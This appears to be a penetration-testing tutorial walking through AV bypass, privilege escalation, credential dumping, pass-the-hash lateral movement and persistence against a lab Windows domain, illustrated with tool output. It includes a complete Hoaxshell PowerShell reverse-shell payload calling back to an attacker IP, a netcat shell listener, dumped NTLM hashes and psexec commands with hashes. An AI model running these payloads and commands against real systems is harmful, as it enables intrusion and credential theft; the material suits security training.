
Antivirus programs work by scanning files and processes on a computer system for known malware signatures and suspicious behavior. Antivirus bypass techniques are designed to trick the antivirus software into believing that the malicious code is safe or legitimate, thereby enabling it to evade detection.

Tools that can be used in the Defense Evasion (Windows defender/AntiVirus Bypass)


- Hoaxshell
- ScareCrow
- Obfuscation
- Avet
- Villain

Hoaxshell

Hoaxshell is a Windows reverse shell payload generator and handler that abuses the http(s) protocol to establish a reverse shell. It is called a pseudo-reverse shell because the hoaxshell payload generates a shell that uses HTTP(S) to send commands and receive responses.




```
┌──(kali㉿kali3)-[~/hoaxshell-main]
└─$ python3 hoaxshell.py -s 10.45.32.57 -r -H "Authorization"

  HOAXSHELL
                    by t3l3machus

[Info] Generating reverse shell payload...
$s='10.45.32.57:8082';$i='69ed3d49-3a96f147-c7d57ea4';$p='http://';$v=Invoke-WebRequest -UseBasicParsing -Uri
 $p$s/69ed3d49 -Headers @{"Authorization"=$i};while ($true){$c=(Invoke-WebRequest -UseBasicParsing -Uri $p$s/
3a96f147 -Headers @{"Authorization"=$i}).Content;if ($c -ne 'None') {$r=iex $c -ErrorAction Stop -ErrorVariab
le e;$r=Out-String -InputObject $r;$t=Invoke-WebRequest -Uri $p$s/c7d57ea4 -Method POST -Headers @{"Authoriza
tion"=$i} -Body ([System.Text.Encoding]::UTF8.GetBytes($e+$r) -join ' ')} sleep 0.8}
Copied to clipboard!
[Info] Type "help" to get a list of the available prompt commands.
[Info] Http Server started on port 8082.
[Important] Awaiting payload execution to initiate shell session...
[Shell] Payload execution verified!
```




```
[Shell] Payload execution verified!
[Shell] Stabilizing command prompt...

C:\Users\fcastle.MARVEL\Downloads

PS C:\Users\fcastle.MARVEL\Downloads > hostname
THEPUNISHER C:\Users\fcastle.MARVEL\Downloads

PS THEPUNISHER C:\Users\fcastle.MARVEL\Downloads > ls
AMSITrigger-master AMSITrigger-master.zip AmsiTrigger_x86.exe payload.ps1 C:\Users\fcastle.MARVEL\Downloads

<ip AmsiTrigger_x86.exe payload.ps1 C:\Users\fcastle.MARVEL\Downloads > ▌
```

ScareCrow

ScareCrow is a payload creation framework for side loading (not injecting) into a legitimate Windows process (bypassing Application Whitelisting controls). Once the DLL loader is loaded into memory, it utilizes a technique to flush an EDR’s hook out of the system DLLs running in the process's memory.



```
┌──(kali㉿kali3)-[~/Desktop/AVbypass/ScareCrow-main]
└─$ ./ScareCrow -I beacon.bin -domain www.example.com -Loader dll

                                                          (@Tyl0us)
        “Fear, you must understand is more than a mere obstacle.
        Fear is a TEACHER. the first one you ever had.”

[*] Encrypting Shellcode Using ELZMA Encryption
[+] Shellcode Encrypted
[+] Patched ETW Enabled
[+] Patched AMSI Enabled
[+] Sleep Timer set for 2265 milliseconds
```



```
┌──(kali㉿kali3)-[~]
└─$ nc -lvvnp 8443
listening on [any] 8443 ...
connect to [10.45.32.57] from (UNKNOWN) [10.45.32.53] 49813
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Users\pparker\Desktop>whoami
whoami
marvel\pparker
```

Privilege Escalation

Privilege escalation is the process of gaining higher levels of access or privileges on a computer system or network. This potentially allow a threat actor to access sensitive information, manipulating the data and performing malicious actions.

Types of Privilege Escalation:

1. **Horizontal Privilege Escalation** -The attacker gains privileged access to a standard user account with lower-level privileges.
2. **Vertical Privilege Escalation** -The attacker using a foothold try to escalate vertically, gaining access to accounts with higher privileges[Root access]


Privilege Escalation - [Eternal Blue]

Eternal Blue:


Objective of Attack:

Gaining a shell of the compromised system and migrating the process IDs to get the higher privileged processes.

Cracking hashes to gain access to different user accounts present on the system of the compromise resulting in gaining access to different user on the system.



```
┌──(kali㉿kali3)-[~/Downloads]
└─$ msfconsole

 ------------------------------------------------------------------
|                   3Kom SuperHack II Logon
 ------------------------------------------------------------------
|
|           User Name:          [   security    ]
|           Password:           [               ]
|
|                            [ OK ]
 ------------------------------------------------------------------
|                                              https://metasploit
 ------------------------------------------------------------------

       =[ metasploit v6.3.31-dev                          ]
+ -- --=[ 2346 exploits - 1220 auxiliary - 413 post       ]
```



```
msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > migrate 692
[*] Migrating from 2248 to 692...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Tools for Privilege Escalation

Some of the tools that can be used in the Privilege Escalation Phase are as the follows :

- BloodHound
- Metasploit
- Offensive powershell
- BeRoot
- ElevateKit
- dazzleUP
- PEASS
- SweetPotato
- RefleXXion
- Sharp Unhooker
- Crack map exec

Tools:

1.Mimikatz

- Mimikatz is an Open-Source Tool
- Primarily used for extracting plaintexts passwords, hash, PIN code and kerberos tickets from memory in windows operating system

2.Powerview

- PowerView is a powerful PowerShell-based Open-Source Tool (part of PowerSploit).
- PowerView is designed for Active Directory **reconnaissance, enumeration, and exploitation** within Windows environments.
- PowerView provides a variety of functions and capabilities for interacting with Active Directory to gather information about users, groups, computers, trusts, and other objects in the Active Directory domain.

MIMIKATZ

PowerView

Credential Access


- Credential Access consists of techniques for stealing credentials like account names and passwords, tokens and other authentication information details.
- This credentials are used to gin unauthorized access to systems, networks and applications.

Some of the tools that can be used in the Credential Access are as the follows :


- Mimikatz
- Metasploit
- LaZagne
- Pypykatz
- Dumpert
- Forkatz
- Nanodump
- SharpLAPS
- SharpCloud

Credential Access - [Token Impersonation]

Token Impersonation:
Allows an attacker to steal the access token of a logged-on user on the system without knowing their credentials and impersonate them to perform operations with their privileges



```
msf6 post(multi/manage/shell_to_meterpreter) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > migrate 692
[*] Migrating from 2248 to 692...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter >
```



```
meterpreter > pwd
C:\Windows\System32
meterpreter > cd ../../
meterpreter > cd Users
meterpreter > cd Jon\\
meterpreter > cd Documents\\
meterpreter > pwd
C:\Users\Jon\Documents
meterpreter > 
```

Tools

1.Metasploit

- It provides a comprehensive suite of tools, modules, and exploits for conducting various types of security assessments and tests, all within a single unified platform.

PSexec Module- Allows you to execute commands on a remote Windows system as if you were running them locally. Obtaining access to a target system, using already known credentials.

Incognito Module -Stand-alone application that allowed you to impersonate user tokens when successfully compromising a system.

2.LaZagne

- Lazagne is Open-Source Tool
- Mainly used to retrieve passwords stored on local computer

Lateral Moment

Techniques refers that, after gaining initial access, to move deeper into a network in search of sensitive data and other high-value assets. After entering the network, the attacker maintains ongoing access by moving through the compromised environment and obtaining increased privileges using various tools.


Some of the tools that can be used in the Lateral Moment are as the follows :

1. Crackmapexec
2. Secretsdump
3. Hashcat
4. SharpNOPSExec


Lateral Moment – [Pass The Hash]

Pass The Hash:

- Attacker captures a password hash and then passes it through for authentication and lateral access to other networked systems.
- Threat actor steals a Kerberos ticket-granting ticket (TGT) from one identity and then uses it to impersonate that user on a network, bypassing authentication mechanisms and to gain illicit access to resources.



```
┌──(kali㉿kali3)-[~]
└─$ crackmapexec smb 10.45.32.0/24 -u fcastle -d MARVEL.local -p Tester@123
SMB         10.45.32.53     445    SPIDERMAN        [*] Windows 10 Enterprise Evaluation 19045 x
64 (name:SPIDERMAN) (domain:MARVEL.local) (signing:False) (SMBv1:True)
SMB         10.45.32.51     445    HYDRA-DC         [*] Windows 10.0 Build 17763 x64 (name:HYDRA
-DC) (domain:MARVEL.local) (signing:True) (SMBv1:False)
SMB         10.45.32.52     445    THEPUNISHER      [*] Windows 10 Enterprise Evaluation 19045 x
64 (name:THEPUNISHER) (domain:MARVEL.local) (signing:False) (SMBv1:True)
SMB         10.45.32.53     445    SPIDERMAN        [+] MARVEL.local\fcastle:Tester@123 (Pwn3d!)
SMB         10.45.32.51     445    HYDRA-DC         [+] MARVEL.local\fcastle:Tester@123
SMB         10.45.32.52     445    THEPUNISHER      [+] MARVEL.local\fcastle:Tester@123 (Pwn3d!)
SMB         10.45.32.54     445    WIN-495VZXZDOMR  [*] b'W\x00i\x00n\x00d\x00o\x00w\x00s\x00 \x
00S\x00e\x00r\x00v\x00e\x00r\x00 \x002\x000\x000\x003\x00 \x003\x007\x009\x000\x00 \x00S\x00e\x0
0r\x00v\x00i\x00c\x00e\x00 \x00P\x00a\x00c\x00k\x00 \x002\x00' (name:WIN-495VZXZDOMR) (domain:MA
RVEL.local) (signing:False) (SMBv1:True)
```



```
┌──(kali㉿kali3)-[~]
└─$ impacket-psexec "Peter Parker"@10.45.32.53 -hashes aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2e
c06a62cb887fb391dee0
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.45.32.53.....
[*] Found writable share ADMIN$
[*] Uploading file qscEZJdr.exe
[*] Opening SVCManager on 10.45.32.53.....
[*] Creating service ePKH on 10.45.32.53.....
[*] Starting service ePKH.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19045.2006]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hostname
SPIDERMAN

C:\Windows\system32>
```

Tools:

1.Crackmapexec - CrackMapExec (CME) is an open-source post-exploitation and penetration testing tool used for assessing and exploiting vulnerabilities in Windows networks

2.Secretsdump - The **secretsdump** utility within Impacket is specifically designed to extract various types of credentials and secrets from Windows systems, particularly by targeting the Security Account Manager (SAM) database and the Active Directory database (NTDS.dit)

3.Hashcat- Hashcat is an Open-Source powerful tool that helps to crack password hashes. It supports wide range of hashing algorithms and encryption methods.

Persistence over compromised asset

Persistence over a compromised asset is the techniques used by an attacker to maintain their foothold on a compromised system, even after restarts, changed credentials, and other interruptions that could cut off access.


Tools

- Metasploit
- MimiKatz
- SharpSploit
- SilentTrinity

